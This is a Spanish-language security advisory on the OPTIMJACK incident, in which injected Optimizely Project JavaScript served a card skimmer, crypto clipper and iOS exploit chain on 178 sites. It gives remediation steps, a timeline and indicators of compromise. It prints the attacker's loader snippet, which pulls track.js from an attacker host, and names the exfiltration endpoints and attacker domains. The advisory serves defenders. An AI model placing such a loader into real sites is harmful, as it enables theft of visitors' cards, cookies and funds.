OPTIMJACK: scripts de Optimizely sirvieron un skimmer de tarjetas
Un atacante inyectó un skimmer de tarjetas y un clipper de criptomonedas en scripts de Optimizely en 178 sitios, incluidos CNN y Zoom.
Resumen
- Un atacante escribió JavaScript malicioso en el campo Project JavaScript de los proyectos de Optimizely Web de 178 organizaciones. Cada visitante de esos sitios lo cargó desde un host en el que el sitio ya confiaba: la red de distribución de Optimizely o el propio dominio del sitio, que servía el mismo archivo del proyecto.
- La carga útil sustituía direcciones de carteras de criptomonedas, robaba datos de tarjetas de los formularios de los sitios, robaba cookies y capturas de pantalla, y cargaba kits de explotación de iOS en iPhone y iPad.
- Unos 7,150 dólares en criptomonedas llegaron a las carteras del atacante. No hay CVE asignado y el incidente no está en el catálogo KEV de CISA a 17 de noviembre de 2026.
- Audite el Project JavaScript de cada proyecto, rote las credenciales de Optimizely, trate las tarjetas introducidas el 16 de noviembre como expuestas y bloquee los indicadores de la sección "¿Cómo compruebo si estuve comprometido?".
¿Estoy afectado?
Está afectado cuando se cumplen todas estas condiciones:
- Su sitio carga un fragmento de Optimizely Web Experimentation, desde
cdn.optimizely.como desde su propio dominio. - El Project JavaScript del proyecto o el código personalizado de una experimentación se modificó entre las 04:21 y las 21:52 UTC del 2026-11-16.
- No ha revisado ese campo en busca de código que usted no escribió.
Un visitante está afectado cuando se cumplen estas dos condiciones:
- El visitante cargó una página de una de las 178 organizaciones el 2026-11-16.
- El visitante introdujo datos de tarjeta en el formulario del propio sitio, copió una dirección de cartera o abrió la página en un iPhone o iPad con iOS 18.6 o anterior.

La lista de Report URI muestra cómo se reparten las 178 organizaciones por sector: banca y finanzas suma 32, tecnología y SaaS 23, y comercio minorista y moda 20.
El proveedor afirma que eliminó el código inyectado y corrigió el fallo. Report URI encontró un fragmento aún infectado a las 21:52 UTC del 2026-11-16. Informó de que todos los fragmentos estaban limpios a las 23:11 UTC.
| Componente | Afectado | Corregido o limpio |
|---|---|---|
| Proyectos de Optimizely Web Experimentation | Cualquier proyecto cuyo Project JavaScript se modificara el 2026-11-16 | Optimizely afirma que eliminó el código y corrigió el fallo |
| Sitios que sirven el fragmento desde su propio dominio | El mismo contenido del proyecto, por tanto la misma inyección | Vuelva a revisar el archivo servido |
| Visitantes que introdujeron datos de tarjeta el 2026-11-16 | Formularios del sitio que no son iframes de pago de origen cruzado | Trate la tarjeta como expuesta |
| Visitantes de iPhone y iPad con iOS 18.6 o anterior | Se cargó la cadena Coruna o DarkSword | iOS 18.7.3 o posterior, o iOS 26.3 o posterior |
Obtenga el fragmento que su sitio sirve realmente y búsquelo en él. Hágalo para cada proyecto, incluidos los que heredó o ya no edita.
# Replace the project ID with each Optimizely Web project ID you use.
curl -s "https://cdn.optimizely.com/js/6395285578973184.js" \
  | grep -nE "1688360|atob\(|webshell\.lol"
Si su sitio sirve el fragmento desde su propio dominio, busque en el archivo de esa ruta. En la interfaz de Optimizely, abra Settings y luego Project JavaScript en cada proyecto. Revise también el código personalizado de cada experimentación.
¿Cómo lo corrijo?
Elimine cualquier código que no haya escrito, rote las credenciales que puedan escribir en la cuenta y despliegue una política que bloquee los hosts de la carga útil. La limpieza del proveedor no deshace los datos ya robados.
- Abra Project JavaScript en cada proyecto de Optimizely Web y elimine cualquier código que no haya escrito. Revise también el código personalizado de cada experimentación.
- Revise los usuarios, tokens de API e integraciones que pueden escribir en cada proyecto. Elimine los que no reconozca.
- Rote las contraseñas y los tokens de API de Optimizely, y después las credenciales de cada integración con acceso de escritura.
- Despliegue una Content Security Policy con un
script-srcy unconnect-srcrestrictivos. No añada'strict-dynamic'y quite'unsafe-eval'donde su sitio pueda funcionar sin él. - Si sus propios formularios recogen números de tarjeta, trate cada tarjeta introducida el 2026-11-16 como expuesta y avise a los clientes afectados.
- Rote los tokens de sesión y cualquier secreto guardado en una cookie sin el atributo
HttpOnly. - Pregunte a Optimizely qué identificadores de proyecto se modificaron, cuándo y a través de qué cuenta.
La alternativa para un sitio que no puede cambiar su política de inmediato es retirar el fragmento de Optimizely. Eso rompe las experimentaciones y la personalización. Es el único control del lado del cliente que detiene la siguiente inyección desde un proyecto en el que el atacante aún puede escribir.
¿Cuál es la causa raíz?
Optimizely Web sirve un fragmento de JavaScript por proyecto que contiene las experimentaciones del cliente y un campo opcional de código personalizado llamado Project JavaScript, que se ejecuta en cada página. El atacante escribió un cargador en ese campo, así que el fragmento de confianza entregó el código malicioso.
El fragmento se genera por proyecto y se sirve desde cdn.optimizely.com con el certificado de Optimizely. Report URI publicó el código añadido al fragmento de Zoom:
"projectJS": function(){(function(){try{
  var s=document.createElement('script');
  s.src='https://1688360.cc/track.js';
  s.async=true;
  (document.head||document.documentElement).appendChild(s);
}catch(e){}})();}
El resto del fragmento no cambió. Algunos clientes sirven el fragmento desde su propio dominio, por ejemplo opt.example.com/js/<id>.js. Esos sitios también se vieron afectados, porque el contenido del archivo seguía viniendo del mismo proyecto de Optimizely.
El aviso de estado de Optimizely dice que una parte no autorizada "explotó una vulnerabilidad en Experimentation y la usó para añadir JavaScript malicioso a algunos proyectos de clientes". Un portavoz de la empresa dijo a Gizmodo que el fallo estaba en el flujo de registro de cuentas, según StepSecurity. Optimizely no ha publicado el código vulnerable ni la corrección, así que no se sabe cómo el fallo de registro dio acceso de escritura a proyectos de clientes no relacionados.
Report URI afirma que no fue un envenenamiento de la caché de la red de distribución. La red sirvió exactamente lo que contenían los proyectos.
¿Cómo se explota?
El ataque va del acceso de escritura al proyecto al navegador del visitante en seis pasos.
- El atacante obtiene acceso de escritura a muchos proyectos de clientes. Optimizely atribuye el punto de entrada a un fallo en el flujo de registro de cuentas.
- El atacante escribe un cargador en el campo Project JavaScript de cada proyecto. Una variante oculta el host de la carga útil en base64, así que una búsqueda de texto del dominio no la encuentra.
- Un visitante carga una página que incluye el fragmento del proyecto desde
cdn.optimizely.com, un host en el que el sitio ya confía. - El cargador crea una etiqueta script para
https://1688360.cc/track.jsy la añade a la página. - La carga útil sustituye direcciones de cartera, roba campos de tarjeta y envía cookies y una captura de pantalla al servidor del atacante.
- En un iPhone o iPad, la carga útil carga
boot.jsdesde un dominio.icuy abre la cadena de explotación Coruna o DarkSword en un iframe oculto.
La carga útil se reconstruyó 26 veces durante el 2026-11-16. El atacante añadió funciones y carteras, pero no retiró ninguna.
¿Cómo se desarrolla el ataque?
Un atacante con acceso de escritura a proyectos de Optimizely coloca un cargador en Project JavaScript, el fragmento de confianza lo entrega y el navegador ejecuta un skimmer de tarjetas, un clipper de criptomonedas y una cadena de explotación de iOS.
proyectos de clientes"] --> B["Cargador escrito en
Project JavaScript"] B --> C["Fragmento servido desde
cdn.optimizely.com"] C --> D["track.js cargado desde
1688360.cc"] D --> E["Direcciones de cartera sustituidas
y campos de tarjeta robados"] D --> F["Cookies y captura de pantalla
enviadas al atacante"] D --> G["Cadena de explotación iOS
en un iframe oculto"]
¿Qué puede hacer un atacante?
El atacante puede robar transferencias de criptomonedas, tarjetas de pago y datos de sesión a los visitantes de los sitios afectados. El impacto depende de lo que cada visitante hizo en la página y del dispositivo que usó.
- Sustitución de direcciones de cartera. La carga útil reemplaza una dirección válida por la del atacante en el texto de la página, los campos de formulario, los enlaces, las imágenes, el portapapeles, las solicitudes salientes
fetchy XHR,window.open, la navegación y la hoja de compartir de iOS. Comprueba la suma de verificación, así que solo sustituye direcciones reales. - Skimming de tarjetas. Lee el número de tarjeta, la fecha de caducidad y el CVV de los campos del propio formulario del sitio y los envía a
1688360.cc/card.php. Las tarjetas introducidas en un iframe de pago de origen cruzado, como los campos alojados de Stripe o Adyen, quedaban fuera de su alcance. - Robo de cookies y capturas de pantalla. Cuando sustituye una dirección cerca de un texto de cartera o pago, envía la URL de la página, las cookies que no son
HttpOnly, las direcciones originales y una captura renderizada con html2canvas a1688360.cc/hit.php. - Entrega de exploits de iOS. Carga la cadena Coruna para iOS 13 a 17, la cadena DarkSword para iOS 18 y una cadena distinta para iOS 26 que solo identifica el dispositivo. Report URI no informa de ninguna toma de control confirmada de un iPhone o iPad físico.
Las condiciones forman parte del impacto:
- El sitio debe cargar un proyecto de Optimizely modificado.
- El atacante debe haber tenido acceso de escritura a ese proyecto.
- El robo de tarjetas necesita campos de tarjeta en el formulario del sitio, no un iframe de pago alojado.
- La sustitución de direcciones necesita que el visitante copie, vea o envíe una dirección mientras la página está abierta.
- La cadena de iOS necesita un iPhone o iPad en una versión que el kit ataque. Los comentarios del kit marcan iOS 18.7.3 y posterior, e iOS 26.3 y posterior, como corregidos.
Report URI contó unos 7,150 dólares en las carteras del atacante a 2026-11-17. No puede ver cuántas tarjetas, cookies o capturas llegaron al atacante.
¿Por qué funciona la corrección?
Optimizely afirma que corrigió el fallo del flujo de registro, eliminó el código inyectado, aseguró las cuentas afectadas y añadió protecciones contra la entrega de código no autorizado. La corrección cierra el punto de entrada, pero no revierte los robos ya ocurridos.
El detalle técnico no es público. Optimizely no ha dicho qué ruta de código permitió a una parte llegar a muchos proyectos no relacionados, y no ha publicado un parche. Por tanto, un cliente no puede verificar la corrección desde el código fuente.
El diseño que hizo posible el incidente sigue en pie: Project JavaScript es código arbitrario que un editor de proyecto puede ejecutar en cada página. Cualquier futura compromisión de una cuenta con acceso de escritura puede inyectar código de la misma forma. Una Content Security Policy restrictiva es el control que limita qué puede cargar el código inyectado y adónde puede enviar datos.
¿Cómo compruebo si estuve comprometido?
Busque los indicadores publicados en cada fragmento que sirve y en sus registros. Una coincidencia es una pista que investigar, y la ausencia de una línea de registro no prueba que la página estuviera limpia.
- Busque
1688360,atob(,track.jsywebshell.lolen Project JavaScript y en el código personalizado de cada experimentación. - Busque en los registros del servidor web, del proxy y del CDN, desde las 04:00 UTC del 2026-11-16, solicitudes a
1688360[.]cc, incluidos/track.js,/card.phpy/hit.php. - Busque solicitudes a
5vobauua3ojpklx[.]icu,eil786npto9u5bq[.]icu,l7bcsnwc7nzr3uo[.]icu,webshell[.]lol,linkforge.cceios-hack[.]icu. - Busque en la telemetría del navegador o del endpoint
window._k7,window.__k7b,data-channel-code="02111110"y la cadenaBIGNIAO. - Revise los informes de violación de CSP para cargas de script desde esos hosts.
- En iPhone y iPad, busque páginas que se recargaran cada 60 segundos el 2026-11-16. Es el síntoma visible que describe Report URI para iOS 18.6 y anterior.
Los hashes publicados son f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40 para la última compilación de track.js y 814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f para la de las 17:13. La carga útil cambió 26 veces, así que un hash solo coincide con la compilación de la que se tomó.
Cronología
El incidente pasó de la primera inyección a las carteras vaciadas en menos de dos días.

- 2026-11-09: el atacante registra
5vobauua3ojpklx[.]icu, uno de los enrutadores de kits de explotación de iOS. - 2026-11-13 a 2026-11-16: una oleada anterior inyecta
webshell[.]lol/get.jsa través de scripts de Kissmetrics, StorifyMe y Minute Media. - 2026-11-16 04:21: aparece la primera inyección de Optimizely en el fragmento de la BBC.
- 2026-11-16 08:10: se registra la primera compilación de
track.js. Aparece en bbc.com a las 08:28. - 2026-11-16 13:43: se añade el skimmer de tarjetas a
track.js. - 2026-11-16 17:13 a 17:57: el atacante añade un segundo host de iOS e inyecta el iframe de Coruna para visitantes con iOS 18.6 o anterior.
- 2026-11-16 20:40 a 21:10: la limpieza masiva retira el código de la mayoría de los fragmentos. Uno sigue infectado a las 21:52 y todos están limpios a las 23:11.
- 2026-11-17 00:37:
1688360[.]ccpasa a clientHold. Optimizely publica su aviso de incidente a la 01:02. - 2026-11-17 04:11 a 05:39: el atacante vacía las carteras.
Preguntas frecuentes
¿Es una vulnerabilidad de mi sitio web?
No, salvo que se haya modificado su propio código. El JavaScript malicioso llegó dentro de un script que su sitio ya cargaba desde Optimizely, así que el servidor y el código del sitio no estaban necesariamente comprometidos.
¿Lo detiene una Content Security Policy?
Sí, si es restrictiva. Report URI rastreó 256 hosts de las organizaciones afectadas y clasificó las políticas de 159 organizaciones. De ellas, 24, el 15 por ciento, habrían bloqueado la carga útil. Un script-src estricto bloquea 1688360.cc, y un connect-src estricto bloquea el robo de datos. 'strict-dynamic' y 'unsafe-eval' dejan que la carga útil se ejecute.
¿Se robó mi tarjeta de pago?
Solo si introdujo el número, la fecha de caducidad y el CVV en el formulario del sitio afectado el 2026-11-16. El skimmer no podía leer tarjetas introducidas en un iframe de pago de origen cruzado como los de Stripe o Adyen. Report URI no puede decir cuántas tarjetas llegaron al atacante.
¿Se explotaron realmente iPhones?
Report URI y Cynet observaron la entrega del kit de explotación. Ninguno informa de una toma de control confirmada de un iPhone o iPad físico. Los dispositivos con iOS 18.6 o anterior eran el objetivo, e iOS 18.7.3 o posterior e iOS 26.3 o posterior están marcados como corregidos por el propio kit.
¿Hay un CVE o una entrada en KEV?
No hay CVE asignado y el incidente no está en el KEV de CISA a 17 de noviembre de 2026. El fallo estaba en un servicio alojado y Optimizely no ha publicado un registro CVE.
¿Está Optimizely corregido ahora?
Optimizely afirma que corrigió el fallo y eliminó el código, y Report URI encontró todos los fragmentos comprobados limpios a las 23:11 UTC del 2026-11-16. Un propietario de sitio debe revisar igualmente sus propios proyectos, porque la declaración del proveedor no enumera qué identificadores de proyecto cambiaron.
Referencias
- Report URI, "World's Largest Brands Infected With Malware Via Optimizely", 2026-11-16, actualizado el 2026-11-17 (comprobado el 17 de noviembre de 2026). https://blog.report-uri.com/worlds-largest-brands-infected-with-malware-via-optimizely/
- Optimizely Service Status, "Web Experimentation Security Incident", 2026-11-17 (comprobado el 17 de noviembre de 2026). https://status.optimizely.com/incidents/ftw0fh9wx43z
- StepSecurity, "OPTIMJACK: Optimizely-Hosted Scripts Loaded a Crypto Clipper and Card Skimmer on 178 Organizations", 2026-11-17 (comprobado el 17 de noviembre de 2026). https://www.stepsecurity.io/blog/optimjack-optimizely-hosted-scripts-crypto-clipper-card-skimmer
- Cynet, "OPTIMJACK: Malicious Web Injection Across CNN, Zoom, Salesforce, Fox and More", 2026-11-17 (comprobado el 17 de noviembre de 2026). https://www.cynet.com/blog/optimjack-malicious-web-injection-across-cnn-zoom-salesforce-fox-and-more/
- Optimizely, "Snippet order of activation", documentación (comprobado el 17 de noviembre de 2026). https://docs.optimizely.com/web-experimentation/docs/snippet-order-of-activation
- CISA Known Exploited Vulnerabilities catalog, comprobado el 17 de noviembre de 2026. https://www.cisa.gov/known-exploited-vulnerabilities-catalog